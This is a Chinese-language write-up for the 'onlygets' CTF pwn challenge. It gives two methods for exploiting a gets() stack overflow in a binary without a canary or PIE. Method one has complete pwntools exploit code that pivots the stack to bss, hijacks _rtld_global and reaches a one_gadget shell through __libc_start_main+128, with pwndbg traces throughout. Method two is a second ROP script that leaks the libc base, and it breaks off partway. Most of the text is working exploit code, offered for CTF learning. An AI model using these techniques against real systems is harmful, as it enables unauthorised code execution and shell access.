PWN-onlygets

法一

（以下解法来自柯神）逆向后发现只有gets

```
H3
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  __int64 v4; // rax
  char v6[16]; // [rsp+0h] [rbp-10h] BYREF

  v3 = stdin;
  *(_QWORD *)(stdin + 8) = 0LL;
  *(_QWORD *)(v3 + 0x10) = 0LL;
  *(_QWORD *)(v3 + 0x18) = 0LL;
  *(_QWORD *)(v3 + 0x20) = 0LL;
  *(_QWORD *)(v3 + 0x28) = 0LL;
  *(_QWORD *)(v3 + 0x30) = 0LL;
  *(_BYTE *)(v3 + 0x75) = 2;
  v4 = _bss_start;
  *(_QWORD *)(_bss_start + 8) = 0LL;
  *(_QWORD *)(v4 + 0x10) = 0LL;
  *(_QWORD *)(v4 + 0x18) = 0LL;
  *(_QWORD *)(v4 + 0x20) = 0LL;
  *(_QWORD *)(v4 + 0x28) = 0LL;
  *(_QWORD *)(v4 + 0x30) = 0LL;
  *(_BYTE *)(v4 + 0x75) = 0;
  gets((__int64)v6, (__int64)argv, (__int64)envp);
  return 0;
}
```

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x3fe000)
Stripped: No
```

got表不可写

我这个思路算是非预期了，但是我认为富有一定启发性，我这边先大概描述一下这个过程，再结合exp仔细分析~~（有什么不理解的欢迎来gank我）~~（注意需要使用与远程环境相同的libc， 版本大概是2.35）

为了介绍方便 我这里关闭了aslr

简要思路

H4

```
0x7fffffffda98 —▸ 0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
0x7fffffffdaa0 ◂— 0xe5c5808dd3384f74
0x7fffffffdaa8 ◂— 0xe5c590f75d104f74
0x7fffffffdab0 ◂— 0x7fff00000000
0x7fffffffdab8 ◂— 0
0x7fffffffdac0 ◂— 0
0x7fffffffdac8 —▸ 0x7fffffffdb58 —▸ 0x7fffffffdef5 ◂— 0x36612f656d6f682f ('/home/a6')
0x7fffffffdad0 ◂— 0
0x7fffffffdad8 ◂— 0xffad760a06323400
0x7fffffffdae0 ◂— 0
0x7fffffffdae8 —▸ 0x7ffff7c29e40 (__libc_start_main+128) ◂— mov r15, qword ptr [rip + 0x1f0159]
```

调试时发现(在执行gets前),栈上有一些libc的地址,没有办法输出可以想办法把栈上的这些数据放到寄存器里进行一些操作,但是因为栈的地址不可知,先进行行栈迁移到已知的地方


注意__libc_start_main+128

```
.text:0000000000029E40 loc_29E40:                              ; CODE XREF: __libc_start_main+52↑j
.text:0000000000029E40                 mov     r15, cs:_rtld_global_ptr
.text:0000000000029E47                 mov     r14, [r15]
.text:0000000000029E4A                 mov     rcx, [r14+0A0h]
.text:0000000000029E51                 test    rcx, rcx
.text:0000000000029E54                 jz      short loc_29E6C
.text:0000000000029E56                 mov     [rsp+48h+var_48], rdx
.text:0000000000029E5A                 mov     rcx, [rcx+8]
.text:0000000000029E5E                 mov     rsi, r12
.text:0000000000029E61                 mov     edi, ebp
.text:0000000000029E63                 add     rcx, [r14]
.text:0000000000029E66                 call    rcx
.text:0000000000029E68                 mov     rdx, [rsp+48h+var_48]
```

如果我们能够劫持rtld_global,那么就能够利用 `add rcx, [r14]` ,我们利用`mov rcx,[rcx+8]`将rcx内容变成libc的一些函数的地址,控制其中[r14]的内容,当作偏移,我们就能够执行libc内部的函数了例如 ogg

那么如何执行__libc_start_main + 128呢

注意到在csu中



```
.text:0000000000400600                                public __libc_csu_init
.text:0000000000400600                __libc_csu_init proc near               ; DATA XREF: _start+16↑o
.text:0000000000400600                ; __unwind {
.text:0000000000400600 41 57                          push    r15
.text:0000000000400602 41 56                          push    r14
.text:0000000000400604 49 89 D7                       mov     r15, rdx
.text:0000000000400607 41 55                          push    r13
.text:0000000000400609 41 54                          push    r12
.text:000000000040060B 4C 8D 25 BE 07 20 00           lea     r12, __frame_dummy_init_array_entry
.text:0000000000400612 55                             push    rbp
.text:0000000000400613 48 8D 2D BE 07 20 00           lea     rbp, __do_global_dtors_aux_fini_array_entry
.text:000000000040061A 53                             push    rbx
.text:000000000040061B 41 89 FD                       mov     r13d, edi
.text:000000000040061E 49 89 F6                       mov     r14, rsi
.text:0000000000400621 4C 29 E5                       sub     rbp, r12
.text:0000000000400624 48 83 EC 08                    sub     rsp, 8
.text:0000000000400628 48 C1 FD 03                    sar     rbp, 3
.text:000000000040062C E8 0F FE FF FF                 call    _init_proc
.text:0000000000400631 48 85 ED                       test    rbp, rbp
.text:0000000000400634 74 20                          jz      short loc_400656
.text:0000000000400636 31 DB                          xor     ebx, ebx
.text:0000000000400638 0F 1F 84 00 00 00 00 00        nop     dword ptr [rax+rax+00000000h]
.text:0000000000400640
.text:0000000000400640                loc_400640:                             ; CODE XREF: __libc_csu_init+54↓j
.text:0000000000400640 4C 89 FA                       mov     rdx, r15
.text:0000000000400643 4C 89 F6                       mov     rsi, r14
.text:0000000000400646 44 89 EF                       mov     edi, r13d
.text:0000000000400649 41 FF 14 DC                    call    ds:(__frame_dummy_init_array_entry - 600DD0h)[r12+rbx*8]
.text:000000000040064D 48 83 C3 01                    add     rbx, 1
.text:0000000000400651 48 39 DD                       cmp     rbp, rbx
.text:0000000000400654 75 EA                          jnz     short loc_400640
.text:0000000000400656
.text:0000000000400656                loc_400656:                             ; CODE XREF: __libc_csu_init+34↑j
.text:0000000000400656 48 83 C4 08                    add     rsp, 8
.text:000000000040065A 5B                             pop     rbx
.text:000000000040065B 5D                             pop     rbp
.text:000000000040065C 41 5C                          pop     r12
.text:000000000040065E 41 5D                          pop     r13
.text:0000000000400660 41 5E                          pop     r14
.text:0000000000400662 41 5F                          pop     r15
.text:0000000000400664 C3                             retn
```

会执行`[r12 + rbx * 8]`， 那我们让这个地方等于栈上的地址(迁移后),那自然利用栈上残余的__libc_start_main + 128地址就可以直接执行了

那么如何劫持rtld_global呢

思路也好说,如果我们构造一下栈的内容,让`pop rdi`时让rdi等于rtld_global,然后想办法调用gets函数就可以了

当然这里值得注意的细节还是挺多的,细节我们接下来慢慢讲

仔细分析

由于我写的exp对同一块内存进行了反复操作,如果需要复现是需要反复调试的,并且注意rbp和rsp的位置,**如果rbp的位置高于rsp,而且相差很近在运行一些函数的时候会发生一些错误**.这点很重要.

H4

这边我将exp分成几块,(连起来就能直接用)当然后面会放总的exp

预处理一些内容

```python
from pwn import *
libc = ELF("./libc.so.6")
context(os='linux', arch='amd64')
#io = remote("node2.tgctf.woooo.tech",30462)
io = process("./vuln")

#context.log_level = 'debug'
def debug():
    gdb.attach(io)
bss = 0x601550
rdi = 0x400663
ret = 0x400664
```

首先我们需要把栈迁移,迁移栈肯定是迁移到bss(一块可读写的区域),但是这个样子bss段上就没有可以利用的libc基地址(全为0),如何处理呢

```python
payload = b'a' * 0x10 + p64(bss) + p64(0x4005E5)
io.sendline(payload)
```

先把rbp迁移一下,然后返回到

```
.text:00000000004005E5 48 8D 45 F0                                  lea     rax,
[rbp+var_10]
.text:00000000004005E9 48 89 C7                                     mov     rdi,
rax
.text:00000000004005EC B8 00 00 00 00                               mov     eax,
0
.text:00000000004005F1 E8 7A FE FF FF                               call
_gets
.text:00000000004005F6 B8 00 00 00 00                               mov     eax,
0
.text:00000000004005FB C9                                           leave
.text:00000000004005FC C3                                           retn
```

然后接下来重点来了

```python
payload = b'a' * 0x10 + p64(bss) + p64(0x400480)
sleep(1)
io.sendline(payload)
```

我们返回0x400480的地址,这个地址是start函数的起始地址,他会预处理一些信息然后进入main函数,此时栈上就布上我们想要的内容


在main函数开始时,栈的内容

```
pwndbg> tele 100
00:0000│ rbp rsp 0x601450 ◂— 0
01:0008│ +008     0x601458 —▸ 0x7ffff7c29d90 ◂— mov edi, eax
02:0010│ +010     0x601460 ◂— 0
03:0018│ +018     0x601468 —▸ 0x400567 (main) ◂— push rbp
04:0020│ +020     0x601470 ◂— 0
05:0028│ +028     0x601478 —▸ 0x601568 ◂— 0
06:0030│ +030     0x601480 ◂— 0
07:0038│ +038     0x601488 ◂— 0xe89a6bb911b2a3c0
08:0040│ +040     0x601490 —▸ 0x601568 ◂— 0
09:0048│ +048     0x601498 —▸ 0x400567 (main) ◂— push rbp
0a:0050│ +050     0x6014a0 ◂— 0
0b:0058│ +058     0x6014a8 —▸ 0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
0c:0060│ +060     0x6014b0 ◂— 0xe89a6b793972a3c0
0d:0068│ +068     0x6014b8 ◂— 0x1765843c2b3aa3c0
0e:0070│ +070     0x6014c0 ◂— 0x7fff00000000
0f:0078│ +078     0x6014c8 —▸ 0x7fffffffdac0 ◂— 0
10:0080│ +080     0x6014d0 ◂— 0
11:0088│ +088     0x6014d8 —▸ 0x601568 ◂— 0
12:0090│ +090     0x6014e0 —▸ 0x400567 (main) ◂— push rbp
13:0098│ +098     0x6014e8 ◂— 0x2fe8706b89e5b00
14:00a0│ +0a0     0x6014f0 ◂— 0
15:00a8│ +0a8     0x6014f8 —▸ 0x7ffff7c29e40 (__libc_start_main+128) ◂— mov r15, qword ptr [rip + 0x1f0159]
16:00b0│ +0b0     0x601500 ◂— 0
... ↓            4 skipped
1b:00d8│ +0d8     0x601528 —▸ 0x7fffffffdba8 —▸ 0x7fffffffdf30 ◂— 0x53006e6c75762f2e /* './vuln' */
1c:00e0│ +0e0     0x601530 —▸ 0x400567 (main) ◂— push rbp
1d:00e8│ +0e8     0x601538 ◂— 0
1e:00f0│ +0f0     0x601540 —▸ 0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
1f:00f8│ +0f8     0x601548 —▸ 0x4004aa (_start+42) ◂— hlt
```

因为我们可以劫持程序流,而且可以使用`pop rdi`,但是如果我们这时直接覆盖一些内容为ret,在0x6014a0处附上pop rdi的地址,如果我们想要程序返回gets函数,就需要改变0x6014b0的内容,如果直接覆盖会把rtld_global覆盖掉就没有办法使用了,所以可行的办法就是先把rbp放在0x6014c0处,进行gets,这样就能先把rtld_global下面的地方改成我们想要预期的gets函数

```python
sleep(1)
payload = b'a' * 0x10 + p64(0x6014c0) + p64(0x4005E5)
io.sendline(payload)
sleep(1)

payload = p64(0x4005F1) + p64(0) + p64(0x601460) + p64(0x4005FB)
io.sendline(payload)
```


此时观察到



下面已经是call gets函数了,此时我们让rbp回来,构造链子

```
sleep(1)
payload = b'b' * 0x10 + p64(0x6014a0) + p64(ret) * 6 + p64(rdi)[:7]
io.sendline(payload)
```

这边p64(rdi)[:7]是为了防止gets截断把rtld_global给改了,是这个样子的(这个时候栈已经被复写的不是什么样子了,我很难讲清楚为什么要把rbp leave到一些地址,有什么疑问可以多思考多动调看看吧)



call gets时的寄存器样子和栈的样子如图

```
RCX  0x7ffff7e1aaa0 (_IO_2_1_stdin_) ◂— 0xfbad2088
RDX  1
RDI  0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
RSI  1
R8   0
R9   0
R10  0x77
R11  0x246
R12  0x601568 ◂— 0
R13  0x400567 (main) ◂— push rbp
R14  0
R15  0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
RBP  0x6014a0 —▸ 0x400663 (__libc_csu_init+99) ◂— pop rdi
*RSP  0x6014b8 ◂— 0
*RIP  0x4005f1 (main+138) ◂— call gets@plt
─────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]─────────────────────────────────────────
   0x400664 <__libc_csu_init+100>    ret                                <main+138>
    ↓
   0x400663 <__libc_csu_init+99>     pop    rdi     RDI => 0x7ffff7ffd040 (_rtld_global)
   0x400664 <__libc_csu_init+100>    ret                                <main+138>
    ↓
   0x400663 <__libc_csu_init+99>     pop    rdi     RDI => 0x7ffff7ffd040 (_rtld_global)
   0x400664 <__libc_csu_init+100>    ret                                <main+138>
    ↓
 ► 0x4005f1 <main+138>               call   gets@plt                   <gets@plt>
        rdi: 0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
        rsi: 1
        rdx: 1
        rcx: 0x7ffff7e1aaa0 (_IO_2_1_stdin_) ◂— 0xfbad2088

   0x4005f6 <main+143>               mov    eax, 0       EAX => 0
   0x4005fb <main+148>               leave
   0x4005fc <main+149>               ret
```

```
pwndbg> tele rbp
00:0000│  rbp 0x6014a0 —▸ 0x400663 (__libc_csu_init+99) ◂— pop rdi
01:0008│+008 0x6014a8 —▸ 0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
02:0010│+010 0x6014b0 —▸ 0x4005f1 (main+138) ◂— call gets@plt
03:0018│  rsp 0x6014b8 ◂— 0
04:0020│+020 0x6014c0 —▸ 0x601460 ◂— 0x6262626262626262 ('bbbbbbbb')
05:0028│+028 0x6014c8 —▸ 0x4005fb (main+148) ◂— leave
06:0030│+030 0x6014d0 ◂— 0
07:0038│+038 0x6014d8 —▸ 0x601568 ◂— 0
```

这个时候可能你很疑惑,执行完gets之后要怎么确保返回地址(gets执行后就明白了)

```python
sleep(1)

payload = p64(0x601290)
io.sendline(payload)
```

gets读入的内容,这边是对rtld_global的内容进行修改,这个地址是稍后需要伪造的地址

```
pwndbg> tele rbp
00:0000│  rbp 0x6014a0 —▸ 0x601568 ◂— 0
01:0008│+008 0x6014a8 —▸ 0x400567 (main) ◂— push rbp
02:0010│+010 0x6014b0 —▸ 0x4005f6 (main+143) ◂— mov eax, 0
03:0018│  rsp 0x6014b8 ◂— 0
04:0020│+020 0x6014c0 —▸ 0x601460 ◂— 0
05:0028│+028 0x6014c8 —▸ 0x4005fb (main+148) ◂— leave
06:0030│+030 0x6014d0 ◂— 0
07:0038│+038 0x6014d8 —▸ 0x601568 ◂— 0
```

可见gets执行完是这个样子的(是不是很奇怪,我反复动调出来的一个地址,此时栈已经很混乱了,我也不好直接分析了),这个和rbp在rsp上面有一定的关系,他会push一些寄存器,刚好有一个寄存器存着一个地址,然后push进去了,(我写的太乱了,希望有师傅能有更简单明了的构造栈的方法,比如说不要重复的复用,每次都设置一个新的内存块之类的,整个链调用的过程是很不错的,但是栈的内容就需要不断动调了)

```
0x7ffff7ffd040 (_rtld_global) —▸ 0x601290 ◂— 0
```

可以看到成功改写了这个的内容

接下来就可以伪造这个地址的内容,然后执行__libc_start_main + 128了

```
sleep(1)
payload = b'a' * 0x10 + p64(0x6012a0) + p64(0x4005E5)
io.sendline(payload)
sleep(1)
#debug()

payload = (p64(-293 - libc.sym["gets"] + 0xebd3f) + p64(0) + p64(0) +
p64(0x40065A) + p64(0) + p64(0x6010a0) + p64(0x6014f8) + p64(0) * 3 +
p64(0x400649)).ljust(0xa0, b'\x00') + p64(0x601468)
io.sendline(payload)
```

这边我又把rop链子和伪造的内容融合到一起了~~(我知道错了,绕了我吧)~~但是这个地方复用在一起的话还是很清晰了(不算混乱)

`p64(0x40065A) + p64(0) + p64(0x6010a0) + p64(0x6014f8) + p64(0) * 3 + p64(0x400649)`就是rop的链子了,这时可以控制rbp的内容以此来满足ogg的一些条件,`p64(-293 - libc.sym["gets"] + 0xebd3f)`是栈上有一个地方记录了`gets + 293`的地址,控制rcx为`gets + 293`,然后利用add偏移来变成one_gadget

调试看一下效果吧

```
RAX  0
RBX  0
RCX  0x7ffff7e1aaa0 (_IO_2_1_stdin_) ◂— 0xfbad2088
RDX  1
RDI  0x7ffff7e1ca80 ◂— 0
RSI  1
R8   0
R9   0
R10  0x77
R11  0x246
R12  0x6014f8 —▸ 0x7ffff7c29e40 (__libc_start_main+128) ◂— mov r15, qword ptr [rip + 0x1f0159]
R13  0
R14  0
R15  0
RBP  0x6010a0 ◂— 0
*RSP  0x6012e8 ◂— 0
*RIP  0x400649 (__libc_csu_init+73) ◂— call qword ptr [r12 + rbx*8]
──────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────
   0x40065c <__libc_csu_init+92>     pop    r12        R12 => 0x6014f8
   0x40065e <__libc_csu_init+94>     pop    r13        R13 => 0
   0x400660 <__libc_csu_init+96>     pop    r14        R14 => 0
   0x400662 <__libc_csu_init+98>     pop    r15        R15 => 0
   0x400664 <__libc_csu_init+100>    ret                                  <__libc_csu_init+73>
    ↓
 ► 0x400649 <__libc_csu_init+73>     call   qword ptr [r12 + rbx*8]      <__libc_start_main+128>
        rdi: 0x7ffff7e1ca80 ◂— 0
        rsi: 1
        rdx: 1
        rcx: 0x7ffff7e1aaa0 (_IO_2_1_stdin_) ◂— 0xfbad2088
```

控制r12,使其能够进入到__libc_start_main+128,步入进去


```
RCX  0x601468 —▸ 0x7ffff7ffd040 (_rtld_global) —▸ 0x601290 ◂— 0x6b6fa
RDX  1
RDI  0x7ffff7e1ca80 ◂— 0
RSI  1
R8   0
R9   0
R10  0x77
R11  0x246
R12  0x6014f8 —▸ 0x7ffff7c29e40 (__libc_start_main+128) ◂— mov r15, qword ptr [rip + 0x1f0159]
R13  0
R14  0x601290 ◂— 0x6b6fa
R15  0x7ffff7ffd040 (_rtld_global) —▸ 0x601290 ◂— 0x6b6fa
RBP  0x6010a0 ◂— 0
RSP  0x6012e0 —▸ 0x40064d (__libc_csu_init+77) ◂— add rbx, 1
*RIP  0x7ffff7c29e51 (__libc_start_main+145) ◂— test rcx, rcx
──────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────
   0x7ffff7c29e40 <__libc_start_main+128>    mov    r15, qword ptr [rip + 0x1f0159]    R15, [0x7ffff7e19fa0] => 0x7ffff7ffd040 (_rtld_global) —▸ 0x601290 ◂— 0x6b6fa
   0x7ffff7c29e47 <__libc_start_main+135>    mov    r14, qword ptr [r15]               R14, [_rtld_global] => 0x601290 ◂— 0x6b6fa
   0x7ffff7c29e4a <__libc_start_main+138>    mov    rcx, qword ptr [r14 + 0xa0]        RCX, [0x601330] => 0x601468 —▸ 0x7ffff7ffd040 (_rtld_global) ◂— 0x601290
 ► 0x7ffff7c29e51 <__libc_start_main+145>    test   rcx, rcx                           0x601468 & 0x601468     EFLAGS => 0x202 [ cf pf af zf sf IF df of ]
```

在进行前三行后,rcx变成了栈的一个地址

注意rcx

```
00:0000   rcx 0x601468 —▸ 0x7ffff7ffd040 (_rtld_global) —▸ 0x601290 ◂— 0x6b6fa
01:0008 +3d0 0x601470 —▸ 0x7ffff7c80646 (gets+294) ◂— mov rcx, qword ptr [r12]
02:0010 +3d8 0x601478 —▸ 0x6014a8 —▸ 0x400567 (main) ◂— push rbp
03:0018 +3e0 0x601480 —▸ 0x601568 ◂— 0
04:0020 +3e8 0x601488 —▸ 0x400567 (main) ◂— push rbp
```

那么接下来 `mov    rcx, qword ptr [rcx + 8]` 时,rcx就是gets+294的值了



这边[r14]我们已经控制好了,运行到add指令时

rcx就变成了ogg,call一下直接拿到shell,这边附上exp

```python
from pwn import *
libc = ELF("./libc.so.6")
context(os='linux', arch='amd64')
#io = remote("node2.tgctf.woooo.tech",30462)
io = process("./vuln")

#context.log_level = 'debug'
def debug():
    gdb.attach(io)
bss = 0x601550
rdi = 0x400663
ret = 0x400664
payload = b'a' * 0x10 + p64(bss) + p64(0x4005E5)

io.sendline(payload)
payload = b'a' * 0x10 + p64(bss) + p64(0x400480)
sleep(1)
io.sendline(payload)
sleep(1)
```

```
payload = b'a' * 0x10 + p64(0x6014c0) + p64(0x4005E5)
io.sendline(payload)
sleep(1)

payload = p64(0x4005F1) + p64(0) + p64(0x601460) + p64(0x4005FB)
io.sendline(payload)
sleep(1)
payload = b'b' * 0x10 + p64(0x6014a0) + p64(ret) * 6 + p64(rdi)[:7]
io.sendline(payload)
sleep(1)

payload = p64(0x601290)
io.sendline(payload)
sleep(1)
payload = b'a' * 0x10 + p64(0x6012a0) + p64(0x4005E5)
io.sendline(payload)
sleep(1)
#debug()
payload = (p64(-293 - libc.sym["gets"] + 0xebd3f) + p64(0) + p64(0) +
p64(0x40065A) + p64(0) + p64(0x6010a0) + p64(0x6014f8) + p64(0) * 3 +
p64(0x400649)).ljust(0xa0, b'\x00') + p64(0x601468)
io.sendline(payload)
io.interactive()
```

法二

(以下写法来自2εr00ue神)

H3

```
from pwn import *
io=process('./pwn')
libc=ELF('./libc.so.6')
def bug():
    gdb.attach(io)
rdi=0x400663
gets=0x400470
cus1=0x40065A
cus2=0x400640
magic=0x400548
stdin=0x601020
offset=0xFFFFFFFFFFEF9F40
bss=0x601800
leave=0x4005FB
payload=b'\x00'*0x10+p64(bss+8)+p64(cus1)+p64(offset)+p64(stdin+0x3d)+p64(0)*4
+p64(magic)+p64(cus1)
payload+=p64(0)+p64(1)+p64(stdin)+p64(1)+p64(0x600FE8)+p64(0x10)+p64(cus2)+p64
(0)*7
payload+=p64(cus1)+p64(0x1060C0)+p64(stdin+0x3d)+p64(0)+p64(bss)+p64(0)*2+p64(
magic)
payload+=p64(cus1)+p64(0)+p64(bss)+p64(0)*4
payload+=p64(rdi)+p64(bss+8)+p64(gets)+p64(leave)
bug()
io.sendline(payload)
```

```
base=u64(io.recv(8))-libc.sym['gets']
success("base⇒"+str(hex(base)))
system=base+libc.sym['system']
bin_sh=base+next(libc.search(b"/bin/sh\x00"))
print(hex(system))
rsi=base+0x000000000002c081
rdx=base+0x000000000005f65a
rax=base+0x0000000000045f10
